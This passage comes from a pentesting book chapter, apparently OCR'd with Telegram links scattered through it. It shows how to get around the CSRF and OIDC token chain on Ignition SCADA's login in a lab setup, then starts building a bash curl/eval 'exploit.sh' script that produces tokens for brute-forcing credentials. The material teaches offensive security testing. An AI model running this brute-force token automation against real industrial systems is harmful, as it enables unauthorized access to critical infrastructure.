


Figure 9.31: POST request

https://t.me/learningnets

As we can see in the answer from this appears to be quite promising. As illustrated in the following screenshot, the token that is required in the username-password POST request:

Figure 9.32: The next-challenge token

To try to produce the next-challenge token, right-click Request and submit it to Repeater, as we did earlier. Go ahead and hit Send to test the POST request once you're back in the Repeater page. You should get something like this as a result:

Figure 9.33: Resend token

https://t.me/learningnets

We've received an Invalid token notice once more, indicating that our Request token has expired. To figure out how our next-challenge token is produced, we'll have to travel back even deeper. Return to Proxy | Http history and review the requests that came before the next-challenge POST request. We can notice a succession of GET queries before a prior next-challenge in the following screenshot:




Figure 9.34: The oidc GET request

There's one very fascinating GET request here, and the route includes OIDC. OpenID Connect (OIDC) is a method of securely and simply verifying users who are seeking to authenticate to an online application. Visit https://www.onelogin.com/blog/openid-connect-explained-in-plain-english/ to learn more about OIDC. All we need to know for our purposes is that this is most likely the beginning point for our tokens. We now get the following request and response output when we click on this GET method:

https://t.me/learningnets

Figure 9.35: OIDC 302 error

As you can see, we got a 302 response code, and we can see our next-challenge token further inside Let's send our Request to the Repeater tool for the third time and hit the Send button. You'll get the following results:

Figure 9.36: OIDC next-challenge token

This is quite encouraging, since we can now see that a new token has been produced and that no failure notifications have been sent. The Repeater tool has the advantage of allowing us to update data and resend it to examine how the input data impacts the return. If you push Send a few times, you'll discover that the only thing that changes is the token itself. If

https://t.me/learningnets

you've been following everything thus far, your Repeater header should now contain three tabs:




Figure 9.37: Three Repeater sessions

The Repeater tool will keep track of the requests we submitted in the previous phases, making it an excellent tool for putting our CRSF token production theory to the test. After that, hit Send again again to generate a new oidc token. As displayed in the following screenshot, copy the dedicated token:

```
http://192.168.2.10:8088/idp/default/authn/login?app=gateway&token=KeaSv4c6jR0-KTtp
NQ16ob3dYKBs8D9BO1aokZUQil0&token=cKu6fkuPSbWZj8t3nN5CFqRG_gqzxnVHo_wcX_UQHxY&respo
nse_type=code&client_id=ignition&redirect_uri=%2Fdata%2Ffederate%2Fcallback%2Fignit
ion&scope=openid&state=eyJraWQiOiJrMSIsImFsZyI6IkhTMjU2In0.eyJqdGkiOiJyRUNzVFdPUTE4
aDVQM2ViSUdOcnBDc25BTENncmZnakNpNl9nQWlxYjZrIiwidXJpIjoiL3dlYi9ob21lIn0.ogt_6V-fkMD
S2gZCVm0lsxc4dF2XrauixoEFznsZ-2c&nonce=XepL7IYBXqStUEVhMKtl83hxnYL9wI1fdM1wsPJgxpM&
prompt=login&max_age=1
```

Figure 9.38: OIDC token generation

Now we'll select the second tab, which is designated with the number 2. You'll see that our last effort to generate a next-challenge token failed. As indicated in the picture, replace the token under Request with our freshly produced OIDC token:

https://t.me/learningnets

Figure 9.39: Replacing the failed token with a new oidc token

Send the request again. If you followed along and completed these steps correctly, you should receive a 200 answer that looks like this:

https://t.me/learningnets




Figure 9.40: 200 response

Excellent! We're moving in the right path now. Copy our freshly produced next-challenge token and click the Repeater tab labelled with the number 1 from here. With an Invalid token response message, you'll notice our original unsuccessful username-password challenge attempt. Replace the CSRF token with the next-challenge token we produced. Our request should look like this:

https://t.me/learningnets




Figure 9.41: username-password-challenge new token

Reply with a 200 response code, indicating that we submitted a valid CSRF token and returned a JSON response. We can see that success was false, indicating that the credentials we provided were incorrect, as we expected, as well as a valid Response token, as follows:

https://t.me/learningnets




Figure 9.42: Bypassing the CSRF token

We now wish to see if our hypothesis is right. Because we installed Ignition with the scada:scada credentials in our ICS lab, let's go over our processes again to make sure everything is working properly. The following output should appear:

Figure 9.43: Successful authentication

https://t.me/learningnets

And with that, we've discovered a technique to create unique CSRF tokens and brute force Ignition's authentication. Beyond the joy of defeating CRSF, we know that doing this manually would take an eternity, and we just don't have that luxury during a pentesting engagement. We can automate these tasks using BurpSuite in a variety of ways. You may Generate CSRF PoC if you're using the Pro version by going to the following menu:




Figure 9.44: Pro version: Generate CSRF PoC

However, as you can see, I'm using the Community Edition, which means I may utilize Session Rules to execute macros or import a Burp extension like Custom Parameter Handler, as demonstrated in the following screenshot:

https://t.me/learningnets




Figure 9.45: Custom Parameter Handler

Due to the Community Edition's throttled constraints, this sort of assault would take an eternity - perhaps not as long as manually conducting the attack, but far too long for our needs. So, either upgrade to the Pro version or develop your own script, as the case may be. This will be covered in the following section.

https://t.me/learningnets

Creating a brute-force attack script SCADA

I’m going to presume that by reading this book, you have a basic understanding of programming and bash scripting. If you don’t already know how to use bash scripting and/or Python, I strongly advise you to do so.These are excellent resources for learning how and what Bash and Python can do and accomplish. The most important takeaway is that you will learn how to apply these scripting/programming languages in your pentesting activity by reading this book and going through these chapters.

Because I’m going to attempt to make this procedure as easy as possible, I prefaced this section with the previous comment. As a caveat, I am a developer at best, not a coder by any stretch of the imagination. I’m introducing this difference because programmers who want to earn a living writing test-driven applications will look over my code and laugh.

However, I can state that using my code, I can go from point A to point B, and frankly, the final result is all that matters to me.


So, with everything out of the way, how about we get started? The easiest method is to use the Repeater tool, navigate to the Request column, and start with the /idp/default/oidc/auth? request, as seen in the following screenshot:

https://t.me/learningnets

Figure 9.46: OIDC request

We’re going to right-click on Request now. As demonstrated in the following screenshot, you will be given with a context menu that includes the option to Copy as curl command:

https://t.me/learningnets



https://t.me/learningnets

Figure 9.47: Right-clicking Request

By putting the curl command into the command line and running it, you can test what you've copied as a curl command. The following are the expected outcomes. Here, we'll concentrate on the created token. This should mirror what we did with the Repeater tool in the last section:




Figure 9.48: curl OIDC request

Run the command a couple more times to see what happens. This token has been produced in a unique way, as you can see. So, you've made it this far — what's next? You must use your favourite editor to generate a bash file! For the sake of simplicity, I'll use nano. In your terminal, type the following command:

nano exploit.sh

https://t.me/learningnets

The nano editor will open as a result of this. We'll put the curl command we just used into this box. Then, as demonstrated in the following screenshot, we'll wrap our curl command in an eval statement and grep out our token:

Figure 9.49: Our bash OIDC token script

When you look at the individual commands, you'll notice that we've assigned our curl command to the oidc cmd variable. The command is then evaluated with eval and piped into the grep command: oidc_token=$(eval $oidc_cmd | grep -oP '(?<=c\&token=).*(?=\&response)')

We're grepping for a string in our curl response that's between c&token= and It's worth noting that the c character in the preceding command is the final character from the previous token, so make any necessary adjustments before running this script. Because the curl response returns two tokens, we need to include this character in the grep statement because we only care about our oidc token.

Now you can execute the following command to test the script you just created:

bash exploit.sh

https://t.me/learningnets

The following output should appear:

```
└─$ bash exploit.sh
LMkpO9nWZwhAhEsa7IS9dv_fTTJPr3syugVUYnNTeHE
```

Figure 9.50: OIDC token created

Now, right-click Request under the Repeater tool in BurpSuite and choose Copy as curl command to repeat the same procedures with the request for We need to put this into our text editor and wrap it like we did before. However, as demonstrated in the next screenshot, we must send oidc token as an argument to the newly wrapped curl command:

```
next_cmd="
curl -i -s -k -X $'POST' \
    -H $'Host: 192.168.2.10:8088' -H $'User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0' -H $'Accept:
    -b $'default.sid=EALxGrVCiVZPqPQKHrcjlJ1PIe9dsxxLIN313NYhMNE; JSESSIONID=node0106jljylokdxr1hlf283omlpol11.node0' \
    --data-binary $'{\"token\":\"$oidc_token\"}' \
    $'http://192.168.2.10:8088/idp/default/authn/next-challenge'
"
next_token=$(eval $next_cmd | grep -oP '(?<=token\":\").*(?=\")')
echo $next_token
```

Figure 9.51: The next-challenge token script

When we compare our grep statements between the two commands, we can see that there is a little difference, since the /next-challenge request delivers the result as a JSON object, which we must parse out.

You may need to refresh your session ID for the default if you get stuck here and can’t get /next-challenge to get a 200 response code so you can locate this token. By refreshing the Ignition login page, recording the request in BurpSuite, and altering the default.sid value for each curl

https://t.me/learningnets

request, you may update the sid cookie. If you get a response code of 400 with the message Invalid Session, you'll know you need to refresh right immediately.

If you've done everything correctly and have a valid session ID, you should get the following output when you execute your exploit:

Figure 9.52: The next-challenge token generated

